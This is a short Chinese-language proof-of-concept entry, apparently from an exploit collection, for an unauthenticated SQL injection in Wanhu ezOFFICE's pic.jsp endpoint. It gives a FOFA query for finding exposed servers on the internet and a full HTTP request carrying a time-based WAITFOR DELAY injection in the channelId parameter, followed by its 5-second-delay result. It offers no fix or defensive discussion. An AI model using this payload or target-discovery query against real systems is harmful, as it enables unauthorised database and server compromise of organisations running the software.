W1-7万户-ezOffice-SQL

漏洞描述：

万户 ezOFFICE /defaultroot/platform/portal/portlet/pic/pic.jsp接口处存在SQL注入漏洞，未授权的攻击者可利用此漏洞获取数据库权限，深入利用可获取服务器权限。

网站图片：

网络测绘：

fofa语法：


FOFA：app="万户ezOFFICE协同管理平台"

漏洞复现：

payload：

```
GET /defaultroot/platform/portal/portlet/pic/pic.jsp?num=1&channelId=1%27;WAITFOR%20DELAY%20%270:0:5%27-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:
延时5秒



Sqlmap验证